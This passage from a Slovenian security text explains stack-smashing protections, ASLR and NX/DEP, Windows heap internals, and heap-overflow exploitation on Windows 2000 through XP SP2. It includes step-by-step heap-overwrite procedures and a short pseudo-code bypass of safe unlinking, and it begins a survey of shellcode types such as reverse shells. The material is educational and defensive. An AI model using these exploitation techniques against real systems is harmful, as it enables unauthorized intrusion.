Na osnovi StackGuard-a je Hiroaki Etoh razvil SSP (Stack-Smashing Protector), ki se je na začetku imenovan ProPolice. SSP nudi boljšo zaščito, ker poleg kanarčka preuredi sklad tako, da so spremenljivke vmesniki na vrhu in tako ni mogoče prepisati kazalcev na funkcije. Poleg tega je kanarček premaknjen pred shranjen kazalec okvirja in tako niso možni napadi s prepisovanjem shranjenega okvirja in prepisi enega bajta. Tudi SSP je mogoče dobiti, kot dodatek za gcc, je bolj neodvisen od platform (operacijskih sistemov in vrste procesorja), kot StackGuard, ker deluje na predelavi izvorne kode . Čeprav je ideja dobra obstajajo funkcije, ki jih ni mogoče zaščititi. Takšne so na primer: funkcije, ki vsebujejo strukture v katerih so kazalci in znakovna polja, funkcije, ki imajo spremenljivo število argumentov različnih tipov, funkcije z dinamično alociranimi znakovnimi polji in funkcije, ki kličejo »odskočno« kodo (trampoline code) .

Nazadnje se je prebudil tudi Microsoft in v svoje C/C++ prevajalnike začenši z VisualStudio.NET 2003 vgradil opcijo /GS, (njeno delovanje je večinoma povzeto po rešitvi SSP). Povrhu vsega so hiteli in je zato v njej več pomanjkljivosti. V VisualStudio.NET 2005 je večina teh pomanjkljivosti odpravljena (oziroma še niso odkrite ;)). Zaščita je dodatno izboljšana z varnostnimi dodatki operacijskim sistemom Windows XP (SP2), Windows 2003 (SP1) ter posebej Windows Visti.

3.6 Zaščita pri povezovanju programa

Ta vrsta zaščite deluje tako, da ko izvršljiv program dostopa do standardnih knjižnic, prestreza klice funkcij: *strcpy, strcat, getwd, gets, [vf]scanf, realpath* in *vsprintf* ter jih zamenja z varnimi. Vendar se malo uporablja, ker v mnogo primerih ne deluje, nasprotno, pogosto povzroča dodatne probleme. Program o katerem govorimo je libsafe . Deluje samo na nekaterih Linux distribucijah.

3.7 Oteževanje zlorabe na nivoju operacijskega sistema

Da bi napadalec s pomočjo prekoračitve vmesnika pridobil nepooblaščen dostop do operacijskega sistema, mora najprej vstaviti svojo kodo ter nato vanjo usmeriti tok izvajanja. Kodo je odvisno od položaja, mogoče vstaviti v sklad, kopico ali klicati primerno funkcijo iz katere od knjižnic . Preusmeritev pa je najlažje izvesti preko »odskočne« kode (trampoline) ali s prepisom kazalca na funkcijo, ki se nahaja na predvidljivem naslovu (npr. kazalec UEF - Unhandled Exception Filter).

Te tehnike zelo otežimo, če naključno spreminjamo naslovni prostor segmentov, knjižnic, kot tudi sklada in kopice. Napadalec tako nima oporne točke. Ta tehnologija je znana kot ASLR (Address Space Layout Randomization) in že več let obstaja za Linux/Unix operacijske sisteme, medtem ko je v operacijskih sistemih Windows vgrajena v celoti šele v Windows Visto (kar je tudi ena od najpomembnejših novosti glede na XP SP2). Windows XP s SP2 vsebujejo samo naključno razporeditev PEB-a (Process Environment Block), pa še to je mogoče hitro premagati, ker se naslovi spreminjajo le med 256-timi vrednostmi .

Druga pomembna metoda s katero napadalcu otežimo vdor je, da v določenih delih uporabniškega pomnilnika prepovemo izvajanje kode (NX – No eXecute ali DEP – Data Execution Prevention), tipična takšna naslovna prostora sta sklad in kopica.

Obe metodi, ASLR in NX sta vsebovani v popravku za Linux jedra, ki se imenuje PaX. NX oziroma DEP je v popravku PaX izveden na dva načina. Prvi način je prepoved izvajanja na skladu, kopici in drugod s PAGEEXEC. Če ga aktiviramo se upočasni delovanje računalnika. Drugi način je SEGMEXEC. Ta način ne upočasni delovanja računalnika, zato pa se uporabniški naslovni prostor prepolovi .

Kmalu se je pojavil še en zanimiv pristop, ki se imenuje W^X (Write xor eXecute), ki v označenih pomnilniških naslovih omogoča pisanje ali izvajanje, vendar ne obojega hkrati. Uporablja se na BSD operacijskih sistemih.

Tudi Windows XP SP2 in 2003 SP1 imata poleg strojno/programskega DEP-a, tudi programsko izveden DEP (ne glede na strojno opremo), ki pa je relativno omejen .

3.8 Oteževanje zlorabe na nivoju strojne opreme

Zlorabo vmesnika je mogoče otežiti tudi s pomočjo strojne opreme, natančneje s kombinacijo strojne in programske opreme. Novejši procesorji, posebej 64 bitni, večinoma vsebujejo podporo prepovedi izvajanja v izbranih delih pomnilnika. AMD-jevi procesorji imajo NX (No eXecutable) bit, pri Intelu pa ta bit imenujejo XD (eXecute Disable). S tem bitom označimo pomnilniške strani, ki jih program označi kot podatkovne. Pri poizkusu izvajanja kode na takšni označeni strani, se sproži izjema. Podobno funkcionalnost so že predtem na Unix platformah imeli RISC procesorji.

Če operacijski sistem podpira to dodatno zmožnost procesorja, je računalnik dodatno zaščiten. Windows XP SP2 in 2003 SP1 poleg programskega DEP podpirata tudi te nove možnosti procesorjev, vendar je njuna izvedba za podporo NX bita nekoliko vprašljiva. Namreč, ko zaznata, da se na pomnilniškem naslovu, kjer je izvajanje prepovedano, to vseeno poizkuša, se sproži izjema . Žal pa se predtem najprej izvede zajeten kos kode iz uporabniškega naslovnega prostora (kar bi lahko bilo problematično), šele potem se proces zaključi. NX je pri njima mogoče vključiti ali izključiti globalno ter po potrebi, lokalno, za kakšen proces izključiti .

3.9 Sklep

Prekoračitve vmesnikov so gotovo še vedno zelo pereč problem. Naša življenja so vedno bolj odvisna od računalnikov in omrežij, zato je računalniška varnost zelo pomembna. Hekerji niso več samo inteligentni, zdolgočaseni, nadebudni najstniki, ki se z vdori ukvarjajo za zabavo in samodokazovanje, ampak tudi nevarni kriminalci in teroristi. Ker so prekoračitve vmesnikov tako velika grožnja varnosti računalniških sistemov, moramo vedeti, kako zlorabo otežiti, če že ne onemogočiti. Ob poznavanju problema, uporabi opisanih metod, smo relativno varni. Vendar se moramo zavedati, da so tudi napadalci vedno boljši. Problem je še dejstvo, da opisane tehnike zaščite, dobro delujejo v teoriji, v praksi pa teh tehnik pogosto ni mogoče zadovoljivo izvesti. Poleg tega je v mnogih organizacijah prisotna slabo vzdrževana, neustrezno zaščitena, stara strojna in programska oprema. Takšni sistemi napadalcem omogočajo infiltracijo v omrežje organizacije. Z njih nato, na druge načine kompromitirajo bolje zaščitene računalnike.

Prekoračitev vmesnika je problem tudi, kadar gre za nize, ki so alocirani na kopici - trenutno je ranljivost kopice večja od ranljivosti sklada. Varnostne probleme, ki izvirajo iz programske kode, povzročajo tudi nekatere druge, s prekoračitvami povezane, v uvodu navedene napake programerjev.

3.10 Viri informacij

PINCUS Jonathan, BAKER Brandon: Beyond Stack Smassing: Recent Advances in Exploiting Buffer Overruns, IEEE Computer Society, 2004.

ANISIMOV Alexander: Defeating Microsoft Windows XP SP2 Heap Protection and DEP Bypass, http://www.ptsecurity.com, 2005

HOWARD Michael, LEBLANC David: Writing Secure Code, Microsoft Press, 2003

HOGLUND Greg, MCGRAW Gary: Exploiting Software: How to Break Code, Addison-Wesley, 2003

NAGY Ben: Beyond NX, http://www.pakcon.org/post-pc-2005/pc-khi-05-ben-presentation.pdf, 2005

Skape, Skywing: Bypassing Windows Hardware-enforced Data Execution Prevention 2005, http://www.nologin.org/main.pl?action=papersList& 5.3.2007

Hall Burch, Fred Long, Robert Seacord: Specifications for Managed Strings, 2006

Gerardo Richarte: Four different tricks to bypass StackShield and StackGuard protection, 2002

ISO Standard: ISO/IEC TR 24731, 2006

Skape: Understanding Windows ShellCode, 2003, http://www.nologin.org/main.pl?action=papersList& 5.3.2007

eEye Digital Security: Generic Anti-Exploitation Technology for Windows, 2007

Starr Andersen: Data Execution Prevention, 2004, http://www.microsoft.com/technet/prodtechnol/winxppro/maintain/sp2mempr.mspx

Zeshan Ghory: Protecting Systems with Libsafe, 2001, http://www.securityfocus.com/infocus/1412

Robert Seacord: Managed String Library for C, 2005, http://www.cert.org/secure-coding/managedstring.html

Using the strsafe.h functions: http://msdn2.microsoft.com/en-us/library/ms647466.aspx , 2007

Wikipedia: Stack-smashing protection, http://en.wikipedia.org/wiki/Stack-smashing_protection 2007

Aleph One: Smashing The Stack For Fun And Profit, Phrack 49, 1996 http://www.phrack.org/archives/49/P49-14 2007

Wikipedia: Buffer Overflow, http://en.wikipedia.org/wiki/Buffer_overflow, 2006

Wikipedia: Call Stack, http://en.wikipedia.org/wiki/Call_stack, 2006

4 Varnostni problemi pri uporabi kopice

4.1 Uvod

Pri prekoračitvah vmesnika je najbolj znana prekoračitev sklada (stack overflow), takoj zatem pa po pogostosti sledi prekoračitev kopice (heap overflow). Operacijski sistemi Okna niso imuni na problem prekoračitve kopice (kakor tudi ne na prekoračitve sklada), posebej prizadete so različice pred Okni XP SP2, ranljiva pa je tudi ta. V prispevku bomo predstavili zgradbo in delovanje kopice v Oknih, možne zlorabe v različicah pred XP SP2. Zatem bomo opisali nove varnostne mehanizme vpeljane z SP2 in nazadnje možnosti, kako zaobiti tudi te.


Čeprav je (bila) večina odkritih prekoračitev vmesnika, prekoračitev sklada (stack overflow) imamo sedaj tudi več primerov prekoračitev kopice. Prekoračitev kopice prav tako nastane zaradi

nepreverjene dolžine vnesenega vhodnega podatka, ki nato prepiše sosednje naslove. Ker je organizacija kopice drugačna, kot sklada, so metode zlorabe prilagojene značilnostim kopice. Da so prekoračitve kopice akuten problem, kaže tudi dejstvo, da je podjetje Microsoft s SP 2 za Okna XP, vpeljalo spremembe delovanja kopice in vsaj malo ublažilo težave. Ker že obstajajo metode, s katerimi lahko napadalci zaobidejo te mehanizme, so pri Microsoftu v operacijski sistem Okna Vista vgradili dodatne načine zaščite. Verjetno pa tudi z njimi problem še ne bo rešen, česar se zaveda (in priznava) podjetje samo .

V prispevku bomo pregledali delovanje kopice v operacijskih sistemih Okna, možne zlorabe različic pred XP SP2, varnostne izboljšave delovanja kopice v XP SP2 ter načine, kako jih premagati.


4.2 Delovanje kopice v oknih

Ko v Oknih zaženemo proces, mu operacijski sistem sam dodeli 1MB veliko privzeto kopico, aplikacija pa lahko nato ustvari še več dodatnih kopic. V okviru vsakega procesa (to je PEB – Process Environment Block) se nahaja struktura s podatki, za upravljanje kopic. Vsaka kopica ima nato svoje lastne strukture, s pomočjo katerih sistemske funkcije upravljajo s kopico (Slika 1). Za nas sta najbolj zanimivi Free Lists in Lookaside Lists.



4.2.1 Polje FreeLists


Free Lists je polje 128-tih dvosmerno povezanih seznamov, pri čemer so v FreeLists[0] prosti spominski kosi, večji od 1016 bajtov in manjši od 512 KB, so sortirani naraščajoče po velikosti. FreeLists do FreeLists[127] vsebujejo spominske kose velikosti od 8 bajtov do 127* 8 bajtov (1016). Tako na primer dvosmerni seznam z indeksom 2 vsebuje samo proste kose velikosti 16 bajtov, indeks 3 velikosti 24 bajtov in nadaljnji na enak način do 127 tega. Indeksa 1 (FreeLists) ne uporabljamo, ker lahko vsebuje le 8 bajtne spominske kose, kar pa je komaj dovolj za glavo (header) spominskega kosa. Glej Sliko 2.



Slika 2: FreeLists polje dvosmerno povezanih seznamov

Glava posameznega zasedenega kosa vsebuje dvobajtno polje svoje velikosti (Self Size), dvobajtno velikost predhodnega kosa (Previous Chunk Size), en bajt za indeks pomnilniškega segmenta (Segment Index), en bajt za zastavice (Flags), en bajt za število prostih, neuporabljenih bajtov v bloku (Unused Bytes) in en bajt za oznako (Tag Index)..


Glava posameznega prostega spominskega kosa, pa poleg tega vsebuje še štiribajtni kazalec na naslednji prosti kos v seznamu (Flink) in štiribajtni kazalec na prejšnji prosti kos v seznamu (Blink). Glej Sliko 3.



Slika 3: Struktura za zaseden spominski kos (FreeLists[n]) in za nezaseden spominski kos

4.2.2 Polje Lookaside Lists

To polje je na začetku prazno, vsebuje pa 128 enosmernih seznamov spominskih kosov (ki so označeni, kot da so zasedeni čeprav so prosti). Kadar so dosegljivi jih uporabljamo za hitro nalaganje in sproščanje. Seznami rastejo s tem, ko se po alokaciji sprostijo (ker sproščenih kosov ne odstranimo). Vsak seznam lahko ima do štiri spominske kose .



Slika 4: Polje LookasideLists

4.2.3 Algoritma za alokacijo in sproščanje prostora na kopici

1) Algoritem za alokacijo pomnilnika

Ko program potrebuje določeno količino prostora na kopici, poteka njegova alokacija po naslednjem algoritmu:

1. Če je količina večja ali enaka 512KB, uporabimo navidezni pomnilnik (virtual memory) in ne kopice.
2. Če je količina manjša od 1KB, najprej preverimo če imamo prost kos v Lookaside polju, če ga nimamo, preverimo polje seznamov FreeLists.
3. Če je količina večja ali enaka 1 KB ali nimamo ustreznega prostega kosa, uporabimo predpomnilnik za kopico
4. Če je količina večja ali enaka 1 KB in ni prostega kosa v predpomnilniku kopice, uporabimo seznam FreeLists[0] (ki vsebuje proste kose različnih dolžin)
5. Če v korakih 1 do 4, ne najdemo ustreznega prostega kosa, povečamo kopico.

2) Algoritem za sproščanje pomnilnika

Sproščanje pomnilnika na kopici, pa poteka po naslednjem algoritmu:

1. Če je velikost manjša od 512 KB, se vrne na seznam LookasideLists ali FreeLists
2. Če je manjši od 1 KB, se položi na ustrezen Lookaside seznam (lahko ima največ 4 elemente)

3. Če je manjši od 1 KB in je ustrezen Lookaside seznam poln, se vrne na ustrezen FreeLists seznam.

4. Če je večji od 1 KB, se položi ali v predpomnilnik kopice (če obstaja) ali pa na FreeLists[0].

Če kos vrnemo na LookasideList, ga postavimo na glavo seznama, njegov kazalec pa usmerimo tako, da kaže na kos, ki je bil predtem glava seznama. Zastavice za zasedenost kosa v njegovi glavi ne spremenimo (tako da kos ostane označen, kot zaseden).

Ko se kosi vračajo na FreeLists, se lahko zlivajo (coalesce) s svojimi sosedi. Pri tem prva zastavica v glavi kosa ne sme biti postavljena, kos v seznamu ne sme biti prvi ali zadnji, njegov sosed mora biti prost in zlit kos ne sme biti večji od 508 KB.

4.3 Zloraba kopice v Oknih 2000 – XP SP 1

V teh operacijskih sistemih so najpogostejši napadi s tako imenovanim 4 bajtnim prepisovanjem FreeLists seznama. Pogoj je, da najprej zapolnimo ustrezen Lookaside seznam (lahko ga napolnimo z naložitvijo štirih kosov ustrezne velikosti). V seznamu Freelists, pa mora biti spominski kos za tistim v katerega smo pisali prost (da imamo na razpolago kazalca na naslednji kos – Flink in na predhodni blok – Blink). Če aplikacija ne preveri dolžine niza in se vmesnik v katerega vpisujemo, nahaja na kopici, lahko prepišemo glavo sosednjega kosa (pod zgoraj omenjenimi pogoji). Ključna sta predvsem kazalca Flink in Blink, ki ju lahko usmerimo kamorkoli. Napad se zgodi, ko se vmesnik, ki smo ga prepisali, sprosti.

Na poljuben štiri bajten naslov, lahko torej vpišemo poljubno štiri bajtno vsebino, kar je pogosto dovolj za vdor. Najpogostejši način je s filtrom za neuporabljeno izjemo (UEF – Unhandled Exception Filter), mogoči pa so tudi naslednji: VEH -Vectored Exception Handling (samo na Oknih XP), kazalec RtlEnterCriticalSection v PEB (Process Environment Block), TEB (Thread Environment Block) Exception Handler Pointer in drugi .

Drugi način je 4 do *n* bajtno prepisovanje, s katerim lahko na posreden način (preko FreeLists) prepišemo katerega od 128 Lookaside seznamov, tako da kazalec kaže na poljubno lokacijo v pomnilniku. Za napad moramo prepisat glavo enega od seznamov na Lookaside in ga alocirati. Biti moramo tudi prvi, ki alociramo kos na dotičnem seznamu. Napad poteka po postopku:

1. Pri prepisovanju na FreeLists prepišemo glavo sosednjega prostega spominskega kosa, tako da kazalec na predhodni kos Blink, kaže na naslov Lookaside seznama izbrane velikosti (PrepisanKos.Blink = &Lookaside[VelikostKosa])

2. Poleg tega moramo prepisati zastavice s 0x20, indeks segmenta je lahko število od 1 do 63, velikost kosa mora biti 1 in velikost prejšnjega kosa tudi 1.

3. Kazalec PrepisanKos.Flink, pa prepišemo z naslovom na katerega, želimo, da kaže.

4. Alociramo en kos na Lookaside[VelikostKosa]

4.4 Varnostne izboljšave kopice v Oknih XP SP 2

Izvedeno imajo randomizacijo začetnega naslova PEBa (PEB randomization aka shuffling). To na samo prepisovanje spominskega naslova, ne vpliva, zato pa je težje preusmeriti izvajanje na lupinsko kodo (z njo si napadalec omogoči dostop do operacijskega sistema, npr. ukazna vrstica (command

prompt)). Pred tem je bil PEB v vseh NT operacijskih sistemih na naslovu 0x7FFDF000, sedaj pa se naključno spreminja med nekaj spominskimi stranmi.

Glava vsakega spominskega kosa vsebuje nov varnostni piškotek (Security Cookie). V SP 2 so spremenjene tudi glave spominskih kosov, iz glav je izločena oznaka (Tag index), dodan pa je 1 bajtni varnostni piškotek, katerega vrednost se naključno spreminja med 0 in 255.

Varna odstranitev (Safe Unlinking) kosa iz seznama, za ustavitev 4-bajtnega prepisovanja. Sistem pred odstranitvijo kosa preveri, ali kazalec Blink naslednjega kosa, res kaže nazaj na kos, ki ga odstranjujemo ter ali kazalec Flink predhodnega kosa, kaže na kos, ki ga hočemo izločiti.

Za spominske kose manjše ali enake 16 KB je vpeljana nova kopica, ki ima majhno fragmentacijo (LFH Low Fragmentation Heap). Nahaja se nad obstoječo kopico in zmanjšuje fragmentacijo kopice. LFH obstaja, le če pri kreiranju kopice nismo podali zastavice HEAP_NO_SERIALIZE .

4.5 Zloraba kopice v XP SP2 in 2k3 SP1

Randomizacija PEBa ne prispeva veliko k varnosti, posebej kadar ima proces več niti (ker je v okviru PEBa randomiziran samo TEB (Thread Environment Block) prve niti). Če ima proces 11 niti, bo napadalec pri vnosu lupinske kode vedno uspel, saj so potem vse PEBu namenjene pomnilniške strani polne.

Tudi varnostni piškotek v glavah spominskih kosov ni posebej močna zaščita, saj ga v povprečju uganemo v 256 poizkusih, saj je njegova dolžina le en bajt (ker trenutno v glavi ni več prostora (že tako ga je bilo mogoče dodati samo zato, ker smo izločili oznako kosa – tag index (ki se je uporabljal za pomoč pri razhroščevanju)). Res pa je, da z njim bistveno upočasnimo širjenje črvov, ki izkoriščajo prepisovanje kopice.

Tudi varno odstranjevanje kosov je mogoče prelisičiti. Matt Conover je na primer odkril spodnji postopek:

```
p = HeapAlloc(n);

FillLookaside(n);

HeapFree(p);

EmptyLookaside(n);
```

Nekje na kopici moramo prepisati p[0] s:

```
    p->Flags = Busy (da preprečimo morebitno naključno zlivanje)

    p ->Flink = (BYTE *)&ListHead[(n/8)+1] - 4

    p ->Blink = (BYTE *)&ListHead[(n/8)+1] + 4

HeapAlloc(n); //  (zanemarimo rezultat)

p = HeapAlloc(n); // varno odstranjevanje smo premagali

// p kaže zdaj na &ListHead[(n/8)].Blink
```

LFH kopica je glede varnosti bolj obetavna, vsebuje 32 bitni varnostni piškotek in zakriva naslove glav kosov v Lookaside seznamih. Problem je, da jo je treba vključiti ročno, da je na voljo, le za spominske kose velikosti manj kot 16 KB in predvsem, da je nič v XP SP 2, ne uporablja.

4.6 Sklep

Tudi prekoračitve vmesnika na kopici so pomemben varnostni problem, ki so ga pri Microsoftu dolgo zanemarjali, vse do izida SP 2 za XPje (in SP 1 za Okna 2003). Šele veliko število napadov jih je prisililo, da so začeli jemati varnost bolj resno. Čeprav kopica tudi v XP SP2 ni neprebojna je vseeno korak v pravo smer, predvsem LFH. V Oknih Vista pa je še izboljšana. Vseeno to še ne bo konec težav, ker so tudi napadalci vedno boljši in bolj motivirani. Tudi, če bo upravljanje kopice brezhibno (ali možnost prepisovanja statistično zanemarljiva), bo ostal problem prekoračitve podatkov v okviru aplikacij nerešen. Edina prava rešitev je zato preverjanje vhodnih podatkov. Tega ni tako težko zagotoviti v iz nič razvitih novih programih, večji problem predstavljajo programi, pri katerih le dodajamo nove zmožnosti in programih, pri katerih uporabljamo že razvito kodo (reused code).

4.7 Viri in Literatura

PINCUS Jonathan, BAKER Brandon: Beyond Stack Smassing: Recent Advances in Exploiting Buffer Overruns, IEEE Computer Society, 2004.

MARINESCU Adrian: Windows Vista Heap Management Enhancements, Microsoft, 2006

Conover Matt: Heap Overflows, http://www.w00w00.org/articles.html, 1999

ANISIMOV Alexander: Defeating Microsoft Windows XP SP2 Heap Protection and DEP Bypass, http://www.ptsecurity.com, 2005

LITCHFIELD David: Windows Heap Overflows, NGSSoftware, http://opensores.thebunker.net/pub/mirrors/blackhat/presentations/win-usa-04/bh-win-04-litchfield/bh-win-04-litchfield.pdf , 2004

HOWARD Michael, LEBLANC David: Writing Secure Code, Microsoft Press, 2003

HOGLUND Greg, MCGRAW Gary: Exploiting Software: How to Break Code, Addison-Wesley, 2003

NAGY Ben: Beyond NX, http://www.pakcon.org/post-pc-2005/pc-khi-05-ben-presentation.pdf

5 Lupinska koda in kodirniki

5.1 Uvod

Metode samih napadov s prekoračitvami vmesnikov so več ali manj znane, medtem ko metode za pridobitev nadzora nad ranljivimi računalniki še niso povsem zrele. Njihovo dozorevanje poteka s teorijo in orodji, ki so na voljo vsem na spletnem mestu Metasploit. Lupinske kode stremijo k tem, da so neopazne in da jih ni mogoče razumeti. Pri tem skrivanju jim pomagajo kodirniki (encoders) tako, da lupinsko kodo polimorfno predelajo in šifrirajo. Obstajajo orodja, ki znajo narediti mnogo različic istega napada, kar je velik problem za protivirusne programe, saj je potrebno v seznam dodati veliko število podpisov. Šifriranje pa onemogoča že sam osnovni dostop do kode, brez njega sploh ne moremo nič ukreniti. Razumevanje, kako deluje lupinska koda, je nujno, če jih naj protivirusni

programi in detektorji vdorov zaznajo. Odkriti je treba značilnost, podpis (signature), ki enoznačno identificira kodo. Predstavili bomo več raznih vrst lupinskih kod in kodirnikov zanje.

5.2 Lupinska koda

Ko odkrijemo prekoračitev sklada in znamo preusmeriti tok izvajanja na kodo za zlorabo, je naslednji korak upravljanje napadenega sistema preko te kode. V ta namen je v odvisnosti od okoliščin na voljo ena ali več naslednjih možnosti:


1. Izvedba poljubne kode (arbitrary code execution)
2. Vrnjena lupina (reverse shell).
3. Povezava na vrata (portbind)
4. Odkrivanje vtičnice (findsocket)
5. Snemi/poženi (Download/Execute) izvedljivo datoteko
6. Družina večkoračnih oblik nalaganja lupinske kode (Staged Loading Shellcode).
7. Vbrizganje dinamične knjižnice (DLL Injection)

5.2.1 Izvedba poljubne kode (arbitrary code execution)

Vdor lahko hekerju omogoči, da na sistemu izvede poljubno kodo, ne da bi zato imel pravico. Gre za prepovedano dejanje, nekaj podobnega, kot je vlom v hišo. Pri vdoru v tem kontekstu mislimo predvsem na vdor preko prekoračitve vmesnika (buffer overflow). Koda je namenjena predvsem temu, da olajša nadaljnji, čimbolj praktični nadzor nad napadenim računalnikom. Izvajanje poljubne kode je tudi osnova nadaljnjih korakov za prevzem nadzora nad računalnikom žrtve.

5.2.2 Vrnjena lupina (reverse shell).

